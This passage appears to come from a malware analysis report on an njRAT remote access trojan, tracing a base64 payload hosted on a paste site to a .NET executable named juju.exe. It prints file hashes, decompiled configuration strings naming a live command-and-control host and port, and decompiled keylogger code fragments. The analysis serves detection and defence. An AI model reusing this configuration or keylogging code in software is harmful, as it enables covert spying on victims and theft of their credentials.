AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcDcAAAAMAAA
gBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure 9: Base64 encoded data of hxxps[:]//paste[.]ee/r/bsKo9/0

The encoded base64 part on decoding was found to be the **njRAT PE** file.



Input

length: 43692
lines: 1

```
=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


Output

```
start: 32767     time:  40ms
  end: 32767   length: 32768
length:     0    lines:   608
```

```
MZ..........ÿÿ..¸.......@.......................................º..´  Í!¸.LÍ!This program cannot be run in DOS
mode.

$.......PE..L....C/`........à.......P...  ......ng...  ........@..
.......................À...........@................................g..O.......................... ............
..........................................  ...............  ..H...........text...tG...  ...P.................
..`.rsrc...............`.............@..@.reloc.......  .......p.............@..B................................
.................................................................................................................
.................................................................................................................
.................................................................................................................
.................................................................................................................
.................................................................................................................
.................................................................................................................
.................................................................................................................
```

Figure 10: Decoded base64 data is the njRAT executable

The obtained decoded PE file which is a njRAT executable is a .NET file named juju.exe.




Property	Value
File Name	[redacted]
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	32.00 KB (32768 bytes)
PE Size	32.00 KB (32768 bytes)
Created	Friday 05 March 2021, 17.02.53
Modified	Friday 05 March 2021, 17.02.00
Accessed	Monday 08 March 2021, 19.45.29
MD5	036AD2F24390FD4A7654A922E05D0295
SHA-1	24F0CDED13A85082DB8FE0ECD427709357F68C09

Property	Value
FileDescription	
FileVersion	0.0.0.0
InternalName	juju.exe
LegalCopyright	
OriginalFilename	juju.exe
ProductVersion	0.0.0.0

Figure 11: njRAT juju.exe file

Once the njRAT is downloaded and run, it tries to connect with xxxcarldon.duckdns.org. The contacted ip address 192.169.69.26 has been blacklisted by several trusted IP look-ups.



```
// Token: 0x04000001 RID: 1
public static string host = "xxxcarldon.duckdns.org";

// Token: 0x04000002 RID: 2
public static string port = "2025";

// Token: 0x04000003 RID: 3
public static string registryName = "8817980801774";

// Token: 0x04000004 RID: 4
public static string splitter = "@!#&^%$";

// Token: 0x04000005 RID: 5
public static string victimName = "TllBTiBDQVQ=";

// Token: 0x04000006 RID: 6
public static string version = "0.7NC";
```


Figure 12: Strings showing the domain xxxcarldon.duckdns.org

njRAT also known as ‘**Bladabindi**’ or ‘**njw0rm**’ is a Remote Access Trojan (RAT) created initially by the members of an underground community named **Sparclyheason** and this njRAT has been used in carrying out campaigns against the Middle East in the past.

njRAT is capable of remotely controlling systems, spying on the victim’s system and collecting all possible sensitive data like usernames, passwords. Everything happens silently in the background and the user never knows that they are being spied.


This .NET juju.exe RAT on debugging has been found to have several features. Few of the features can be seen in the screenshots below

The usual keylogging feature of the njRAT can be seen in Figure 13 and Figure 14.



```
public class Keylogger
{
    // Token: 0x06000020 RID: 32 RVA: 0x00003D75 File Offset: 0x00002D75
    public Keylogger()
    {
        this.lastKey = Keys.None;
        this.Logs = "";
        this.vn = "[kl]";
        this.keyboard = new Keyboard();
    }

    // Token: 0x06000021 RID: 33
    [DllImport("user32.dll")]
    private static extern int ToUnicodeEx(uint a, uint b, byte[] c, [MarshalAs(UnmanagedType.LPWStr)] [Out] StringBuilder d, int
      e, uint f, IntPtr g);

    // Token: 0x06000022 RID: 34
    [DllImport("user32.dll")]
    private static extern bool GetKeyboardState(byte[] a);

    // Token: 0x06000023 RID: 35
    [DllImport("user32.dll")]
    private static extern uint MapVirtualKey(uint a, uint b);

    // Token: 0x06000024 RID: 36
    [DllImport("user32.dll", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
    private static extern int GetWindowThreadProcessId(IntPtr a, ref int b);

    // Token: 0x06000025 RID: 37
    [DllImport("user32", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
    private static extern int GetKeyboardLayout(int a);

    // Token: 0x06000026 RID: 38
    [DllImport("user32", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
    private static extern short GetAsyncKeyState(int a);
```


Figure 13: Keylogging features



```
public void SendKeys(string keys, bool wait)
{
    if (wait)
    {
        System.Windows.Forms.SendKeys.SendWait(keys);
    }
    else
    {
        System.Windows.Forms.SendKeys.Send(keys);
    }
}

// Token: 0x1700005D RID: 93
// (get) Token: 0x06000150 RID: 336 RVA: 0x0000737C File Offset: 0x0000637C
public bool ShiftKeyDown
{
    get
    {
        Keys modifierKeys = Control.ModifierKeys;
        return (modifierKeys & Keys.Shift) > Keys.None;
    }
}

// Token: 0x1700005E RID: 94
// (get) Token: 0x06000151 RID: 337 RVA: 0x0000739C File Offset: 0x0000639C
public bool AltKeyDown
{
    get
    {
        Keys modifierKeys = Control.ModifierKeys;
        return (modifierKeys & Keys.Alt) > Keys.None;
    }
}

// Token: 0x1700005F RID: 95
// (get) Token: 0x06000152 RID: 338 RVA: 0x000073BC File Offset: 0x000063BC
public bool CtrlKeyDown
{
    get
    {
        Keys modifierKeys = Control.ModifierKeys;
        return (modifierKeys & Keys.Control) > Keys.None;
    }
}

// Token: 0x17000060 RID: 96
// (get) Token: 0x06000153 RID: 339 RVA: 0x000073DC File Offset: 0x000063DC
public bool CapsLock
{
    get
    {
        return (UnsafeNativeMethods.GetKeyState(20) & 1) != 0;
    }
```

Figure 14: Additional Keylogging features

